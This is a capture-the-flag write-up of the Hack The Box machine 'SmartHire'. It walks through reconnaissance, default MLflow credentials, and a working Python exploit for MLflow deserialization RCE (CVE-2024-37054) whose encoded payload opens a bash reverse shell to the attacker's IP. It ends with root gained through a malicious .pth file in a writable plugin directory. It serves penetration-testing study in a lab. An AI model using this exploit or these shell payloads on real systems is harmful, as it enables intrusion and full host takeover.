Description
SmartHire is a challenging medium-difficulty machine on Hack The Box and presents a modern attack surface centered around a machine learning pipeline. The key vulnerabilities and attack vectors discovered during this engagement include:
- Vulnerability in the primary web application’s ML training process
- Exposure of a subordinate MLflow service on a subdomain
- Remote Code Execution (RCE) vulnerability (CVE-2024-37054) in MLflow
- Critical privilege escalation vulnerability via Python Path Hijacking in a utility script
Footprinting
The reconnaissance phase begins by identifying the target system’s operating system and available services. We first utilize the ping command to confirm the host is reachable and to analyze the Time To Live (TTL) value, which provides initial hints about the host OS architecture.
$ ping -c 3 10.129.50.85
PING 10.129.50.85 (10.129.50.85) 56(84) bytes of data.
64 bytes from 10.129.50.85: icmp_seq=1 ttl=63 time=44.3 ms
64 bytes from 10.129.50.85: icmp_seq=2 ttl=63 time=44.2 ms
64 bytes from 10.129.50.85: icmp_seq=3 ttl=63 time=44.4 ms

--- 10.129.50.85 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 44.151/44.274/44.406/0.104 ms
The TTL value of 63 indicates a Linux/Unix system. Following this, we execute a basic Nmap scan to enumerate open ports and services, providing a high-level view of the attack surface.
$ sudo nmap 10.129.50.85 -sS -oN nmap_scan
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.50.85
Host is up (0.045s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 3.44 seconds
Enumeration
The next step involves an exhaustive analysis of the discovered services. We perform a more aggressive Nmap scan, incorporating version detection (-sV) and default script execution (-sC) on the open ports (22 and 80). This deeper enumeration reveals specific software versions, which are crucial for vulnerability research.
$ nmap 10.129.50.85 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.50.85
Host is up (0.046s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 41:3c:e3:bb:88:70:99:7f:b8:96:59:48:9b:85:98:69 (ECDSA)
|_  256 d5:9d:fd:6b:be:d8:39:6f:3f:43:ab:0e:f6:3e:22:db (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://smarthire.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.76 seconds
The Nmap scan confirms the presence of OpenSSH 8.9p1 and Nginx 1.18.0. To facilitate subsequent application-layer testing, we manually add the primary host and any discovered subdomains to the system’s /etc/hosts file. We begin by exploring the main web application hosted at smarthire.htb.
The main web application, SmartHire, presents a platform for AI-first evaluation. The application allows users to register, upload CSV files for training ML models, and subsequently upload resumes for predictions.
 This interaction provides an excellent entry point into analyzing the application’s logic and potential data handling vulnerabilities.
 The application requires training data in a specific CSV format, which we use to train a model named
 Hack Inc.-115ec74f932f-model.

 We then proceed to the prediction stage, using a sample resume CSV to generate an “Overall Fit Score,” confirming the application’s core functionality.
 Since no immediate vulnerabilities were apparent on the main application interface, we pivot our focus to the discovered subdomains. Using
 gobuster for VHOST enumeration, we identified the subdomain models.smarthire.htb, which was added to the hosts file for further investigation.
$ gobuster vhost -u http://smarthire.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt --append-domain -o vhost_enumeration -r -t 50
...
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
models.smarthire.htb Status: 401 [Size: 137]

Examining models.smarthire.htb reveals that it is running MLflow, an open-source platform for managing the machine learning lifecycle. Although basic HTTP authentication is required, we investigate the service’s default configurations. We discover a historical commit suggesting a default password of password for this service, with admin username which allows us to gain access to the MLflow dashboard.
Exploitation
Our exploitation phase begins by leveraging the accessible MLflow dashboard on models.smarthire.htb. We observe that the running version is 2.14.1, and the model we previously trained (Hack Inc.-115ec74f932f-model) is registered.
 Through targeted vulnerability research, we identify that MLflow versions running 0.9.0 or newer are susceptible to Remote Code Execution (RCE) via deserialization of untrusted data (CVE-2024-37054). This critical vulnerability arises when a maliciously constructed
 PyFunc model is uploaded and subsequently deserialized by the victim system.
We utilize a Proof-of-Concept (PoC) from the GitHub repository of NiteeshPujari to develop our custom exploit. The objective is to replace the legitimate model version with a malicious one containing a payload designed to execute a shell command upon deserialization.
The customized Python script (poc/log_malicious_model.py) is engineered to set the target MLflow tracking URI to http://models.smarthire.htb, define a MaliciousCodeWrapper class containing the __reduce__ method, which holds the payload and the payload is a base64-encoded command intended to establish a reverse shell connection to our attacking machine.
# poc/log_malicious_model.py
import mlflow
import os

# The URI of your MLflow tracking server
MLFLOW_TRACKING_URI = "http://models.smarthire.htb"
REGISTERED_MODEL_NAME = "Hack Inc.-115ec74f932f-model"

class MaliciousCodeWrapper(mlflow.pyfunc.PythonModel):
    """
    A malicious MLflow model wrapper.
    It doesn't do any real ML work. Its only purpose is to carry the payload.
    """
    def __init__(self):
        # This inner class contains the dangerous __reduce__ method.
        # When an instance of this class is unpickled, __reduce__ is called.
        class CommandRunner:
            def __reduce__(self):
                # This is the payload.
                # It returns the function to run (os.system) and its arguments.
                # The command will print a message and create a file named 'pwned.txt'.
                cmd = 'echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMzgvMTIzNCAwPiYx | base64 -d | bash'
                return (os.system, (cmd,))

        # The model holds an instance of the class with the payload.
        self.payload = CommandRunner()

    def predict(self, context, model_input):
        # The predict function can be empty or do something trivial.
        # It's not needed for the exploit to work.
        return "This model is a malicious payload."

# --- Main script logic ---
if __name__ == "__main__":
    print(f"[*] Connecting to MLflow server at {MLFLOW_TRACKING_URI}")
    mlflow.set_tracking_uri(MLFLOW_TRACKING_URI)
    #mlflow.set_experiment("Default")

    print(f"[*] Crafting malicious model '{REGISTERED_MODEL_NAME}'...")

    with mlflow.start_run() as run:
        wrapper = MaliciousCodeWrapper()

        # Log the model. This is where MLflow pickles the wrapper object,
        # including the malicious payload, and sends it to the server.
        mlflow.pyfunc.log_model(
            artifact_path="model",
            python_model=wrapper,
            registered_model_name=REGISTERED_MODEL_NAME
        )
        print(f"[*] Malicious model has been logged to the server.")
        print(f"[*] Run ID: {run.info.run_id}")
        print(f"[*] Victim can now load '{REGISTERED_MODEL_NAME}' version 1.")
To ensure compatibility, we set up a Python 3.10 environment and install the required MLflow version (2.14.1) and a reduced version of setuptools to meet the dependency requirements of the vulnerability.
$ mkdir exploit
$ cd exploit
$ nano poc.py
$ export MLFLOW_TRACKING_USERNAME="admin"; export MLFLOW_TRACKING_PASSWORD="password"
$ pyenv install 3.10
$ pyenv local 3.10
$ eval "$(pyenv init -)"
$ python -m virtualenv .env
$ . .env/bin/activate
$ pip install "mlflow==2.14.1" "setuptools<=80.0.1"
Execution of the script successfully logs the malicious model version 2 to the MLflow server, ready for activation.
$ python poc.py
[*] Connecting to MLflow server at http://models.smarthire.htb
[*] Crafting malicious model 'Hack Inc.-115ec74f932f-model'...
Registered model 'Hack Inc.-115ec74f932f-model' already exists. Creating a new version of this model...
Created version '2' of model 'Hack Inc.-115ec74f932f-model'.
[*] Malicious model has been logged to the server.
[*] Run ID: fcd37e1ea1554fc8abca3e5d0516a1d3
[*] Victim can now load 'Hack Inc.-115ec74f932f-model' version 1.
 By initiating a new prediction request, we trigger the deserialization process, leading to the execution of our payload and the establishment of a reverse shell.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.238] from (UNKNOWN) [10.129.50.85] 37398
bash: cannot set terminal process group (1024): Inappropriate ioctl for device
bash: no job control in this shell
svcweb@smarthire:/var/www/smarthire.htb$ id
id
uid=1000(svcweb) gid=1000(svcweb) groups=1000(svcweb),1001(mlflowweb),1002(devs)
svcweb@smarthire:/var/www/smarthire.htb$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
[CTRL-Z]
$ stty raw -echo; fg
$ reset xterm
svcweb@smarthire:/var/www/smarthire.htb$ export SHELL=bash; export TERM=xterm; stty rows 48 columns 156
Post-Exploitation
We have successfully achieved a low-privileged shell as the user svcweb. The next objective is privilege escalation to gain root access, which is essential for flag retrieval. We check the current user’s privileges using sudo -l to identify potential escalation vectors.
svcweb@smarthire:/var/www/smarthire.htb$ sudo -l
Matching Defaults entries for svcweb on smarthire:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User svcweb may run the following commands on smarthire:
    (root) NOPASSWD: /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py *
The output reveals a powerful escalation path: svcweb can execute a specific Python script (mlflowctl.py) as root without a password.
We analyze the contents of /opt/tools/mlflow_ctl/mlflowctl.py. The script is designed to be a modular operational interface, dynamically loading plugins using site.addsitedir() on directories found within /opt/tools/mlflow_ctl/plugins. Crucially, it does not validate permissions or ownership when adding these directories, creating a vulnerability known as Python Path Hijacking. We inspect the plugin directories:
svcweb@smarthire:/var/www/smarthire.htb$ ls -l /opt/tools/mlflow_ctl/plugins/
total 8
drwxr-xr-x 3 root root 4096 Feb 20 09:26 core
drwxrwxr-x 2 root devs 4096 May 12 15:22 dev
Since svcweb is a member of the devs group (as shown by id), they possess write permissions to the dev plugin directory (drwxrwxr-x). This allows us to inject our own code by placing a malicious .pth file inside this directory. We craft a .pth file designed to execute a command that creates a SUID binary /tmp/bash-suid whenever Python loads the module.
svcweb@smarthire:/var/www/smarthire.htb$ echo 'import os; os.getuid() == 0 and (os.system("cp /bin/bash /tmp/bash-suid && chmod u+s /tmp/bash-suid"))' > /opt/tools/mlflow_ctl/plugins/dev/privesc.pth
By executing a legitimate action, such as running the status subcommand using sudo, the vulnerable script automatically detects and adds the dev plugin directory to the Python path. The privesc.pth file is then executed with root privileges, creating the SUID binary.
svcweb@smarthire:/var/www/smarthire.htb$ sudo /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py status
[*] Checking MLflow service status...

[+] MLflow service status: active
[+] MLflow container status: 'Up 5 hours'
We verify the successful creation of the SUID binary:
svcweb@smarthire:/var/www/smarthire.htb$ ls -l /tmp/bash-suid
-rwsr-xr-x 1 root root 1396520 /tmp/bash-suid
svcweb@smarthire:/var/www/smarthire.htb$ /tmp/bash-suid -p
bash-suid-5.1# id
uid=1000(svcweb) gid=1000(svcweb) euid=0(root) groups=1000(svcweb),1001(mlflowweb),1002(devs)
We have successfully escalated privileges to root.
Flags
The flags obtained from the SmartHire machine are:
bash-suid-5.1# cat /home/svcweb/user.txt
<REDACTED>
bash-suid-5.1# cat /root/root.txt
<REDACTED>